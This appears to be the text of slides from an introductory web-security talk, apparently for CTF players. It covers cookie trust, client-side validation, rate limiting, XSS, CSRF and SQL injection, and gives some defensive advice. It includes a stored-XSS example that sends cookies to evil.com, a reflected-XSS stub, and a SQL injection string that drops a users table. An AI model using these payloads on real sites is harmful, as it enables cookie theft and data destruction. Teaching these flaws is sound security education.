
how to shot web

aka Hacking Bad Websites 101

Simplified server-client model



Client-side Exploits

Difficulty: ⭐⭐

Value: ⭐⭐⭐

Mistake: Trusting cookies too much

Cookies are used to keep track of your browser’s state (usually your login) as you navigate a website

> Cookies are set when a server includes them in the response, and are then sent along with every request from the client

These can be secure if you use secure **access tokens such as JWT**, which contain info about the **session, rather than the user**

Demo

Difficulty: ⭐⭐

Value: ⭐⭐

Mistake: Client-side validation

Some websites only rely on the client to make sure that inputs are valid

This is bad because the client has full control over all code running on the client

Ideally, you would want your input to be checked on both the client side and the server side

Demo

Difficulty: ⭐⭐⭐

Value: ⭐

Mistake: No rate limiting

Rate limiting prevents the same user (usually based on IP address) from sending too many requests in a small period of time

This prevents DoS attacks and brute force attacks

If too many requests are sent at once, a **429: Too Many Requests** response is sent

Server-side Exploits

Difficulty: ⭐⭐⭐

Value: ⭐⭐⭐

Mistake: Not sanitizing text inputs

Some websites allow the user to input some text which is later displayed (e.g. forums, ticket systems, etc.)

Cross-site scripting (XSS) occurs when an attacker is able to write client-side code and make it run on other computers

For example:

```
<p>New post by drymonkey: <script>fetch(“evil.com/?cookie=” +
btoa(document.cookies))</script></p>
```

Difficulty: ⭐⭐⭐

Value: ⭐

Mistake: Not sanitizing URL inputs

Some websites render different content depending on what parameters are sent

Not sanitizing/filtering these parameters can allow the user to perform a **reflected cross-site scripting (XSS) attack**

For example:

```
<a href=””><script></script><a href=””>Click here</a>
```

This only works on Safari because other browsers detect and block it

Difficulty: ⭐⭐⭐

Value: ⭐⭐⭐⭐

Mistake: Not detecting CSRF

Earlier, we were able to get the admin to perform an action for us by exploiting a **stored cross-site scripting** bug on the website itself

What if we put the link on a different website and tricked the admin into clicking on it?

This is called a **Cross-Site Request Forgery** attack

Good websites protect against CSRF using a **CSRF token**, which is generated by the server, attached to the form, and later checked for validity

Most websites are not good

Difficulty: ⭐⭐⭐

Mistake: Not sanitizing database queries

Value: ⭐⭐⭐⭐⭐

When the server sends a database query, it usually sends the query as a string of text

For example, imagine the user wants to see all information about the professors at a university

SELECT fullname, email FROM users WHERE group = ‘’; DROP TABLE users; -- ’

Common attack vectors: UNION SELECT, ’ OR ‘’=‘, information_schema

Conclusion

When writing web apps:

- Try not to roll your own **anything**
- This includes crypto, authentication, database queries
- Using other people’s code shifts the blame off you
  - And usually makes your app safer
- But don’t rely too much on dependencies

Conclusion

When hacking:

- Before you start, poke around the website a bit, examining typical use cases
- Don’t get too attached to a single possible path of exploitation
- In CTFs, the problem’s point value can be used to rule out overly difficult exploits